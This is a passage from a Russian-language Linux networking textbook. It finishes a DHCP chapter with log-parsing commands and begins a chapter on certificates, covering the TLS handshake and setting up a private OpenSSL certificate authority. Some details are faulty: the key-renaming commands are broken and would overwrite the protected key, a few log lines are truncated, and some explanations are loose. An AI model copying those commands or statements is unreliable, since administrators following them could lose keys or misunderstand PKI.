cat /var/log/dhcpd.log | grep 192.168.122.113 | grep DHCPACK | grep "Mar 19"
Mar 19 13:54:16 pfSense dhcpd: DHCPACK on 192.168.122.113 to e0:37:17:6b:c1:39 via
vmx1
Mar 19 16:43:29 pfSense dhcpd: e0:37:17:6b:c1:39 via vmx1
Mar 19 19:29:19 pfSense dhcpd: e0:37:17:6b:c1:39 via vmx1
Mar 19 08:12:18 pfSense dhcpd: e0:37:17:6b:c1:39 via vmx1
Mar 19 11:04:42 pfSense dhcpd: e0:37:17:6b:c1:39 via vmx1
```

Можно еще больше сузить список, чтобы собрать MAC-адреса, которые использовались для этого IP-адреса в этот день:

```
$ cat dhcpd.log | grep 192.168.122.113 | grep DHCPACK | grep "Mar 19" | cut -d " " -f 10 | sort | uniq
e0:37:17:6b:c1:39
```

Теперь, когда мы научились извлекать MAC-адреса как из таблицы аренды, так и из журналов, вы можете использовать эти методы, чтобы устранять неполадки, обновлять инвентаризацию оборудования или искать неучтенные или подозрительные узлы в своей сети. Мы рассмотрим порядок устранения неполадок далее в разделе «Вопросы для самопроверки» этой главы (и ответах на эти вопросы).

Итоги

Наше обсуждение DHCP подошло к концу, и теперь у вас должны быть инструменты для того, чтобы настраивать простейший сервер DHCP для вашей организации — как для локальных подсетей, так и для удаленных подключений. Вы также должны уметь обеспечивать базовую безопасность, чтобы не позволить подменным серверам DHCP работать в вашей сети. В стандартный набор инструментов вашей организации должно войти извлечение основных данных из активной таблицы аренды и ведение журнала DHCP.

В совокупности это должно удовлетворить потребности большинства организаций в отношении установки, настройки и устранения неполадок, а также использования DHCP как для того, чтобы получать данные для инвентаризации, так и для реагирования на инциденты.

В следующей главе мы продолжим добавлять основные сетевые службы к нашему узлу Linux. Следующим шагом станет работа с **инфраструктурой открытых ключей (PKI)**: мы научимся использовать частные и общедоступные центры сертификации и сертификаты для защиты нашей инфраструктуры.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Сегодня понедельник, и удаленный офис продаж только что позвонил в службу поддержки и сказал, что не получает адреса от DHCP. Как устранить эту неполадку?
2. У вашего инженерного отдела нет доступа к сети, но вам все равно удается подключиться к подсети. Как определить, не связано ли это с подменным сервером DHCP, и если да, то как найти это вредоносное устройство?

Ссылки

- DHCP Snooping и настройка параметров доверия:
<https://isc.sans.edu/forums/diary/Layer+2+Network+Protections+against+Man+in+the+Middle+Attacks/7567/>
- Атаки WPAD:
<https://nakedsecurity.sophos.com/2016/05/25/when-domain-names-attack-the-wpad-name-collision-vulnerability/>
<https://us-cert.cisa.gov/ncas/alerts/TA16-144A>
<https://blogs.msdn.microsoft.com/ieinternals/2012/06/05/the-intranet-zone/>
- Документы RFC по протоколу DHCP и его параметрам, а также справка IANA по параметрам DHCP:
DHCP: <https://tools.ietf.org/html/rfc2131>
Параметры DHCP и расширения **BOOTP** (протокола начальной загрузки):
<https://tools.ietf.org/html/rfc2132>
Параметры, идентифицирующие производителя для DHCP версии 4 (DHCPv4):
<https://tools.ietf.org/html/rfc3925>
Параметры DHCP и BOOTP:
<https://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml>

Глава 8

Службы сертификатов в Linux

В этой главе мы рассмотрим несколько тем, связанных с применением сертификатов для защиты или шифрования трафика, и в частности поговорим о том, как настраивать и использовать различные серверы **центров сертификации (ЦС)** в Linux.

Мы рассмотрим основы функционирования этих сертификатов, а затем перейдем к созданию сервера сертификатов. Наконец, мы затронем вопросы безопасности в контексте служб сертификатов — как при защите инфраструктуры ЦС, так и при применении **прозрачности сертификатов** (certificate transparency, **СТ**), благодаря которой соблюдается модель доверия, а также в процессе инвентаризации или аудита внутри организации.

В этой главе мы рассмотрим следующие темы:

- Что такое сертификаты
- Получение сертификата
- Использование сертификата на примере веб-сервера
- Как реализовать частный центр сертификации
- Как обезопасить инфраструктуру центра сертификации
- Прозрачность сертификатов
- Автоматизация сертификации и протокол **ACME**
- Шпаргалка по OpenSSL

Когда мы закончим эту главу, на вашем узле Linux будет действующий частный центр сертификации и вы получите хорошее представление о том, как выдаются сертификаты, а также как управлять вашим ЦС и защищать его независимо от того, используется он в лабораторных условиях или в среде реальной эксплуатации. Вы также разберетесь в том, как работает стандартное кэширование сертификата.

Давайте начнем!

Технические требования

В этой главе можно продолжать использовать ту же виртуальную машину или рабочую станцию Ubuntu, с которой мы работали до сих пор, потому что мы имеем дело всего лишь с учебными упражнениями. Даже в тех разделах, где мы действуем и как центр сертификации, и как получатель сертификата, все примеры можно выполнить на одном узле.

Однако, учитывая, что мы создаем сервер сертификатов, настоятельно рекомендуется развернуть его на отдельном сервере или виртуальной машине, особенно если вы используете это руководство, чтобы настроить узел в среде реальной эксплуатации. Для промышленной службы предпочтительнее использовать виртуальную машину; дополнительные сведения об этой рекомендации см. в разделе «Как защитить инфраструктуру центра сертификации».

Что такое сертификаты?

Сертификаты, по сути, являются *подтверждением истины*. Другими словами, сертификат — это документ, в котором говорится: «*Поверьте мне, это правда*». Это звучит просто, и в некотором смысле так оно и есть. Но с другой стороны, поддерживать различные сценарии использования сертификатов и безопасно развернуть инфраструктуру ЦС — непростая задача. Например, в последние годы мы наблюдали несколько впечатляющих сбоев в публичных ЦС: компании, чьей единственной функцией было обеспечивать безопасность процесса сертификации, как оказалось при ближайшем рассмотрении, не справлялись с этой задачей. Далее в этой главе, в разделах «Как защитить инфраструктуру ЦС» и «Прозрачность сертификатов», мы подробнее рассмотрим, с какими сложностями сталкивается обеспечение безопасности ЦС и как их преодолеть.

Основной принцип состоит в том, что у рабочих станций и серверов есть список центров сертификации, которым они доверяют. Это доверие основано на криптографически подписанных документах — открытых сертификатах каждого из этих ЦС, которые хранятся в определенном месте на узле Linux или Windows.

Например, когда вы посещаете сайт, это локальное *хранилище сертификатов* позволяет узнать, следует ли нам доверять сертификату веб-сервера, на котором размещен этот сайт. Для этого ваше ПО просматривает открытый сертификат веб-сервера и проверяет, был ли он подписан одним из ваших доверенных ЦС (или подчиненным одного из доверенных ЦС). Фактическое подписание с помощью *подчиненных* ЦС весьма распространено: каждый публичный ЦС хочет максимально защитить свой корневой ЦС, поэтому создаются *подчиненные* ЦС, которые видны в общедоступном интернете.

Организации могут создавать свои собственные ЦС, чьи сертификаты будут использоваться для аутентификации и авторизации между внутренними

пользователями, серверами, рабочими станциями и сетевой инфраструктурой. При этом доверие остается полностью под контролем организации. Это также означает, что организация может использовать внутренние и бесплатные службы сертификации вместо того, чтобы платить за сотни или тысячи рабочих станций или пользовательских сертификатов.

Теперь, когда мы знаем, что такое сертификаты, давайте посмотрим, как они выдаются.

Получение сертификата

Следующая диаграмма показывает, что происходит, когда приложению, например веб-серверу, требуется сертификат. Диаграмма выглядит сложной, но мы разобьем ее на простые части:




Рис. 8.1. Запрос подписи сертификата (CSR) и его выдача

Давайте пройдем по шагам 1–6, рассмотрев все этапы создания сертификата, начиная с первоначального запроса и заканчивая сертификатом, который готов к установке в целевом приложении:

1. Процесс начинается с создания CSR (Certificate Signing Request, запрос подписи сертификата). Это просто короткий текстовый файл, который идентифицирует сервер (службу) и организацию, запрашивающую сертификат. Этот файл криптографически обфусцирован: хотя поля стандартизированы и представляют собой обычный текст, конечный результат не в человекочитаемом формате. Однако такие инструменты, как OpenSSL, могут читать как CSR-файлы, так

и сами сертификаты (если вас интересуют примеры, см. раздел «Шпаргалка по OpenSSL» в конце этой главы). В текстовую информацию для CSR входят некоторые (или все) из следующих стандартных полей:

Поле	Название	Описание
CN	Common name	Имя службы (в большинстве случаев имя сервера, в нашем примере — имя сайта)
SAN	Subject Alternative Names	Список других имен серверов или служб, для которых будет работать сертификат (например, имена других веб-серверов, которые расположены на этом же узле)
C	Country	Двухбуквенный код страны, в которой расположены сервер или служба (www.nationsonline.org/oneworld/country_code_list.htm)
St	State	Единица административно-территориального деления, в которой расположены сервер или служба (штат, область, провинция и т. д.)
L	Location	Обычно город, в котором находятся сервер или служба, но это поле может содержать данные, специфические для организации
O	Organization	Поле должно в точности соответствовать названию компании (обычно проверяется регистрационная информация компании)
OU	Organizational Unit	Название отдела или департамента, ответственного за сертификат
EA	Email address	Адрес электронной почты ответственного лица

Это не исчерпывающий список полей, которые можно использовать в CSR, но перечисленные здесь поля встречаются особенно часто.

Вся эта информация нужна затем, чтобы клиент, который подключается к службе, использующей сертификат (например, к веб-серверу с **HTTPS** и **TLS**), мог убедиться, что имя сервера, к которому он подключается, соответствует полю CN или одной из записей SAN.

Поэтому важно, чтобы оператор ЦС проверял эту информацию. Для общедоступного сертификата этим занимается оператор или поставщик, который проверяет название компании, адрес электронной почты и т. д. Автоматизированные решения проверяют, есть ли у вас административный контроль над доменом или узлом.

1. На этом этапе, изображенном на рис. 8.1, эта текстовая информация криптографически объединяется с открытым ключом получателя, чтобы сформировать файл CSR.

2. Заполненный CSR отправляется в ЦС. Если это публичный ЦС, то это делается через его сайт. Автоматизированные публичные ЦС, например такие, как **Let's Encrypt**, часто используют **API** АСМЕ для коммуникации с получателем. В реализациях с более высокими требованиями к безопасности на шагах 3 и 6 могут использоваться защищенные носители, которые физически передаются между доверенными сторонами с соблюдением формальных процедур, обеспечивающих сохранность данных. Важно, чтобы для связи между ЦС и получателем сертификата использовались защищенные каналы. Менее безопасные методы, такие как электронная почта, тоже возможны, но не рекомендуются.
3. В ЦС удостоверяющая информация проверяется. Этот процесс может быть автоматизированным или ручным — в зависимости от нескольких факторов. Например, если это публичный ЦС, то у вас уже может быть там учетная запись, что повышает вероятность полуавтоматической проверки. Если у вас нет учетной записи, то проверка, скорее всего, выполняется вручную. Для частного ЦС этот процесс может быть полностью автоматизирован.
4. Проверенный CSR криптографически объединяется с закрытым ключом ЦС, чтобы сформировать окончательный сертификат.
5. Полученный сертификат отправляется обратно получателю и готов к установке в приложение, где он будет использоваться.

Обратите внимание, что в этой процедуре нигде не фигурирует закрытый ключ получателя. В следующем разделе этой главы мы увидим, как он применяется при обмене ключами TLS.

Теперь, когда мы понимаем, как создается и выдается сертификат, давайте разберемся, как приложения используют сертификаты для того, чтобы доверять службе или шифровать трафик. Чтобы увидеть, как это работает, посмотрим на взаимодействие между браузером и сайтом, защищенным с помощью TLS.

Использование сертификата на примере веб-сервера

Наверняка большинство людей скажут, что чаще всего сертификаты применяются для защиты сайтов, доступных по протоколу HTTPS. Может быть, это и не самый распространенный сценарий использования сертификатов в современном интернете, однако он, безусловно, остается самым заметным. Давайте обсудим, как сертификат веб-сервера обеспечивает доверие к нему и помогает установить зашифрованный сеанс HTTPS.

Вспомните понятие получателя из диаграммы про CSR: сейчас этим получателем будет сайт `www.example.com`, который может находиться на веб-сервере. Мы начнем наш пример с того места, где закончился предыдущий сеанс : сертификат выдан и установлен на веб-сервере, который готов для клиентских подключений.

Шаг 1. Клиент направляет веб-серверу первоначальный запрос HTTPS, который называется **приветствием клиента (client hello)**, (рис. 8.2).

В этом приветствии клиент передает серверу такие данные:

- Поддерживаемые версии TLS.
- Поддерживаемые шифры.

Этот процесс показан на следующей схеме:




Рис. 8.2. Соединение TLS начинается с приветствия клиента

Шаг 2. Веб-сервер в ответ отправляет свой сертификат (рис. 8.3). Как вы помните, сертификат содержит несколько полей данных, а именно:

- Текстовая информация, идентифицирующая сервер.
- Открытый ключ веб-сервера или службы.
- Идентификатор центра сертификации.

Сервер также отправляет следующее:

- Поддерживаемые версии TLS.
- Первое предложение по шифру: обычно сервер выбирает из списка клиента самый надежный шифр, который он поддерживает.

Процесс показан на следующей схеме:




Рис. 8.3. Обмен данными TLS: сервер отправляет свое приветствие, а клиент проверяет сертификат

Шаг 3. Клиент получает сертификат и прочую информацию (называемую приветствием сервера — `server hello`), а затем проверяет часть данных следующим образом:

- Указан ли идентификатор сервера, который я запросил, в только что полученном сертификате (обычно это поле CN или SAN)?
- Попадает ли текущая дата и время между начальным и конечным моментом срока действия сертификата (то есть не истек ли этот срок)?
- Доверяю ли я центру сертификации? Чтобы это узнать, клиент сверяется со своим хранилищем сертификатов, где обычно находятся открытые сертификаты различных ЦС, как правило, это несколько публичных ЦС, а также один или несколько частных ЦС, которые используются в организации.
- У клиента также есть возможность проверить, не был ли отозван сертификат, отправив запрос на сервер **OCSP** (Online Certificate Status Protocol, сетевой протокол состояния сертификата). Старый метод проверки по списку отозванных сертификатов (CRL) по-прежнему поддерживается, но сейчас уже мало используется: выяснилось, что этот список плохо масштабируется, когда в нем накапливаются тысячи сертификатов. В современных реализациях CRL обычно состоит из отозванных сертификатов публичных ЦС, а не из обычных серверных сертификатов.

- Проверки *доверия* и *отзыва* чрезвычайно важны. Они подтверждают, что сервер является тем, за кого себя выдает. Если бы эти проверки не выполнялись, то кто угодно мог бы развернуть сервер, который выдает себя за ваш банк, и ваш браузер спокойно позволил бы вам авторизоваться на таких вредоносных серверах. Современные фишинговые кампании часто пытаются «обмануть систему» с помощью доменов с похожими именами и других методов, чтобы заставить вас сделать именно это.

Шаг 4. Если сертификат проходит все проверки на стороне клиента, клиент генерирует псевдослучайный симметричный ключ (называемый предварительным мастер-ключом). Он шифруется с помощью открытого ключа сервера и отправляется на сервер (как показано на рис. 8.4). Этот ключ будет использоваться, чтобы шифровать фактический сеанс TLS.

В этот момент клиент может поменять алгоритм шифрования. Окончательный алгоритм определяется в результате согласования между клиентом и сервером, — не забывайте об этом, потому что мы углубимся в эту тему, когда будем говорить об атаках и защите. Сейчас просто отметим, что клиент обычно не меняет шифр, потому что сервер уже выбрал шифр из списка, который сам же клиент прислал ранее.

Процесс показан на следующей схеме:



Рис. 8.4. Клиент передает свой ключ, и сервер получает последний шанс изменить шифр

Шаг 5. На этом этапе сервер тоже получает последний шанс изменить шифр (мы все еще на рис. 8.4). Обычно такого не происходит и согласование шифра на этом

завершается. Предварительный мастер-ключ теперь становится окончательным и называется мастер-секретом.

Шаг 6. Теперь, когда проверка сертификата завершена, а шифры и симметричный ключ согласованы, можно продолжить обмен данными. Шифрование выполняется с помощью симметричного ключа из предыдущего шага.

Процесс показан на следующей схеме:




Рис. 8.5. Согласование завершено, и обмен данными продолжается с использованием мастер-секрета (ключа) для шифрования

В этом процессе обмена данными следует отметить две важные вещи, которые до сих пор подразумевались, но не были явно обозначены, а именно:

- После того как согласование завершено, сертификат больше не используется: шифрование выполняется с помощью согласованного мастер-ключа.
- Во время обычного согласования ЦС не требуется. Об этом будет важно помнить позже, когда мы начнем обсуждать безопасность инфраструктуры ЦС в организации.

Теперь, когда мы лучше понимаем, как работают сертификаты (по крайней мере, в этом конкретном случае), давайте создадим центр сертификации на базе

Linux для нашей организации. Мы сделаем это разными способами, чтобы у вас было несколько вариантов на выбор. Мы также будем использовать ЦС в главе 9 «Службы RADIUS в Linux», так что этот набор примеров стоит изучить внимательно.

Создание частного центра сертификации

Создание частного центра сертификации начинается с того же вопроса, с которым мы сталкивались раньше, выбирая пакеты для нашей инфраструктуры: *какой пакет для ЦС лучше использовать?* Как и во многих других серверных решениях, есть из чего выбирать. Вот несколько вариантов:

- Технически **OpenSSL** предоставляет все инструменты, которые необходимы, чтобы писать собственные сценарии и поддерживать собственную структуру каталогов **инфраструктуры открытых ключей (PKI)**. Этот инструмент позволяет создать корневой и подчиненные ЦС, отправить CSR, а затем подписать полученные сертификаты, чтобы они стали настоящими. Несмотря на то что этот подход поддерживается повсеместно, большинство пользователей считают, что он требует слишком много ручной работы.
- **Certificate Manager** — это ЦС, входящий в состав Red Hat Linux и родственных дистрибутивов.
- **openSUSE** и родственные дистрибутивы могут использовать в качестве ЦС собственный инструмент конфигурации и управления **Yet Another Setup Tool (YaST)**.
- **Easy-RSA** — это набор сценариев, которые по сути представляют собой оболочку для тех же команд OpenSSL.
- **Smallstep** обеспечивает больше автоматизации: его можно настроить как частный сервер ACME, и он легко позволит вашим клиентам запрашивать и предоставлять свои собственные сертификаты.
- **Boulder** — это ЦС на основе ACME, который написан на языке Go и распространяется на странице LetsEncrypt на GitHub.

Как видите, существует достаточно много пакетов центров сертификации. Большинство старых пакетов — обертки для различных команд OpenSSL. В более новых пакетах есть дополнительная автоматизация, в том числе связанная с протоколом ACME, который был изначально разработан для LetsEncrypt. Ссылки на документацию для каждого из перечисленных пакетов находятся в списке ссылок в конце этой главы. Мы развернем наш учебный сервер ЦС с помощью OpenSSL, потому что это самый распространенный центр сертификации для Linux.

Создание ЦС с помощью OpenSSL

Перед тем как мы начнем собирать ЦС с помощью OpenSSL, не нужно ничего устанавливать, потому что нам понадобятся только те команды, которые уже включены почти в каждый дистрибутив Linux.

Давайте начнем процесс следующим образом:

1. Во-первых, создадим место для ЦС. В файловой структуре вашего узла уже должен быть каталог `/etc/ssl`, а мы добавим к нему два новых каталога:

```
$ sudo mkdir /etc/ssl/CA
$ sudo mkdir /etc/ssl/newcerts
```

2. Далее имейте в виду, что по мере выпуска сертификатов ЦС должен отслеживать их порядковые номера (обычно последовательные), а также некоторые подробности о каждом сертификате. Мы будем записывать серийные номера в файл `serial`, начиная с 1, и создадим пустой файл `index.txt` для прочей информации о сертификатах:

```
$ sudo sh -c "echo '01' > /etc/ssl/CA/serial"
$ sudo touch /etc/ssl/CA/index.txt
```

Обратите внимание на синтаксис команды `sudo` при создании файла `serial`. Такой синтаксис необходим, потому что, если просто использовать `sudo` с командой `echo`, вы не получите прав в каталоге `/etc`. Мы запускаем временную оболочку `sh` и передаем строку символов в кавычках, которая будет выполнена как команда благодаря параметру `-c`. Это эквивалентно тому, чтобы запустить `sudo sh` или `su`, выполнить команду и затем выйти обратно в контекст обычного пользователя. Однако `sudo sh -c` гораздо предпочтительнее, потому что при этом не возникает соблазна остаться с правами пользователя `root`. Если вы находитесь в контексте `root`, у вас появляется гораздо больше шансов по ошибке необратимо изменить в системе что-то такое, чего вы не хотели, — например, случайно удалить критический файл (к которому есть доступ только у `root`), непреднамеренно установить вредоносную программу или разрешить программам-вымогателям или другому опасному ПО запускаться с правами суперпользователя.

3. Далее откроем для редактирования существующий файл конфигурации `/etc/ssl/openssl.cnf` и перейдем к разделу `[CA_default]` (настройки ЦС по умолчанию). Этот раздел изначально выглядит так¹:

```
[ CA_default ]
dir           = ./demoCA                # Место, где все хранится
certs        = $dir/certs              # Где хранятся выпущенные сертификаты
```

¹ В реальном файле `openssl.cnf` комментарии написаны по-английски. Здесь они переведены, чтобы читателям русского издания было удобнее воспринимать материал. — *Примеч. ред.*

```

crl_dir      = $dir/crl          # Где хранятся отозванные сертификаты
database     = $dir/index.txt    # Файл базы данных
#unique_subject = no           # Запретить создание нескольких
# сертификатов с одинаковым субъектом
new_certs_dir = $dir/newcerts    # Место по умолчанию для новых
сертификатов

certificate   = $dir/cacert.pem   # Сертификат ЦС
serial       = $dir/serial       # Текущий порядковый номер
crlnumber    = $dir/crlnumber    # Текущий номер CLR
# (закомментировать, чтобы использовать
# V1 CRL)
crl          = $dir/crl.pem      # Текущий CRL
private_key  = $dir/private/cakey.pem # Закрытый ключ
x509_extensions = usr_cert      # Расширения сертификата

```

Мы обновим следующие строки в этом разделе:

```

dir          = /etc/ssl          # Место, где все хранится
database     = $dir/CA/index.txt # Файл базы данных
certificate   = $dir/certs/cacert.pem # Сертификат ЦС
serial       = $dir/CA/serial    # Текущий порядковый номер
private_key  = $dir/private/cakey.pem # Закрытый ключ

```

Строку `private_key` не требуется изменять, но лучше лишний раз проверить ее правильность, пока у вас открыт файл.

4. Затем мы создадим самоподписанный корневой сертификат — это нормально для частного центра сертификации. (В публичном ЦС вам понадобилось бы создать новый CSR и подписать его другим ЦС, чтобы обеспечить *цепочку* до доверенного корня.)

Поскольку это внутренний центр сертификации для организации, для него обычно выбирается длительный срок действия, чтобы всю инфраструктуру ЦС не приходилось перестраивать каждый год или два. Давайте зададим срок в 10 лет (3650 дней). Имейте в виду, что эта команда запрашивает пароль (не потеряйте его!), а также другую информацию, которая будет идентифицировать сертификат. Обратите внимание, что в следующем фрагменте кода команда `openssl` создает закрытый ключ для ЦС (`cakey.pem`) и корневой сертификат (`cacert.pem`) за один шаг. Когда появится запрос, заполните соответствующие значения сведениями о своем узле и компании:

```

$ openssl req -new -x509 -extensions v3_ca -keyout cakey.
pem -out cacert.pem -days 3650
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

```

```

-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CA
State or Province Name (full name) [Some-State]:ON
Locality Name (eg, city) []:MyCity
Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Coherent Security
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:ca01.
coherentsecurity.com
Email Address []:

```

5. На этом последнем шаге мы переместим ключ и корневой сертификат в правильные места. Учтите, что для этого снова потребуются права `sudo`.

```

sudo mv cakey.pem /etc/ssl/private/
sudo mv cacert.pem /etc/ssl/certs/

```

Убедитесь, что вы не копируете файлы, а именно перемещаете их с помощью команды `mv`. Занимаясь вопросами безопасности, часто случается находить сертификаты и ключи, которые хранятся во всевозможных временных или архивных каталогах. Излишне говорить, что, если злоумышленник получит корневой сертификат и закрытый ключ для вашего сервера сертификатов, это может привести к большим неприятностям!

Теперь ваш ЦС готов к работе! Давайте посмотрим, как создать CSR и подписать его.

Запрос и подпись CSR

Давайте создадим тестовый CSR (запрос подписи сертификата). Это можно сделать на том же тестовом узле, с которым мы работали до сих пор. Сначала создайте закрытый ключ для этого сертификата:

```

$ openssl genrsa -des3 -out server.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

```

Не потеряйте пароль, потому что он потребуется, когда придет время устанавливать сертификат! Также обратите внимание, что модуль ключа составляет

2048 бит — это минимальное значение, которое имеет смысл использовать для этой цели.

Пароли для ключей сертификатов — это важная и конфиденциальная информация, которую следует хранить в безопасном месте. Например, если вы планируете обновить сертификат, когда истечет срок его действия (или, надеюсь, до этого момента), вам понадобится пароль. Вместо того чтобы держать пароли в текстовом файле, я бы предложил использовать хранилище или менеджер паролей.

Обратите внимание, что многим службам в фоновом режиме (таким как веб-сервер Apache, Postfix и многие другие) потребуется ключ и сертификат без пароля, чтобы автоматически запускаться без вашего вмешательства. Если вы создаете ключ для такой службы, можно удалить кодовую фразу и ключ получится *незащищенным*:

```
$ openssl rsa -in server.key -out server.key.insecure
Enter pass phrase for server.key:
writing RSA key
```

Теперь давайте переименуем ключи: *защищенный* ключ `server.key` станет `server.key.secure`, а *незащищенный* `server.key.insecure` станет `server.key`:

```
$ mv server.key.secure server.key
$ mv server.key.insecure server.key
```

Какую бы версию ключа мы ни создавали (с паролем или без него), конечным файлом будет `server.key`. Теперь с помощью этого ключа можно создать CSR. На этом шаге требуется другой пароль, который понадобится для подписи CSR, как показано в следующем фрагменте кода:

```
~$ openssl req -new -key server.key -out server.csr
You are about to be asked to enter information that will be incorporated into your
certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CA
State or Province Name (full name) [Some-State]:ON
Locality Name (eg, city) []:MyCity
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Coherent Security
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:www.coherentsecurity.com
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:passphrase
An optional company name []:
```

Теперь, когда у нас есть CSR в файле `server.csr`, он готов к подписанию. На сервере сертификатов (в нашем случае это тот же самый узел, но обычно это не так) возьмите файл CSR и подпишите его с помощью следующей команды:

```
$ sudo openssl ca -in server.csr -config /etc/ssl/openssl.cnf
```

Эта команда породит несколько страниц вывода (они здесь не показаны) и запросит некоторое количество подтверждений. Одним из таких подтверждений будет пароль, который мы указали, когда создавали CSR. Когда все будет готово, в последнем разделе данных, которые выводятся на экран, появится фактическое содержание сертификата. Вы наверняка заметите, что, поскольку мы не указали никаких дат, сертификат действителен начиная с этого момента, и его срок действия истекает через 1 год.

Только что подписанный сертификат хранится в `/etc/ssl/newcerts/01.pem`, как показано в следующем фрагменте кода, и должен быть готов к использованию запрашивающей службой:

```
$ ls /etc/ssl/newcerts/  
01.pem
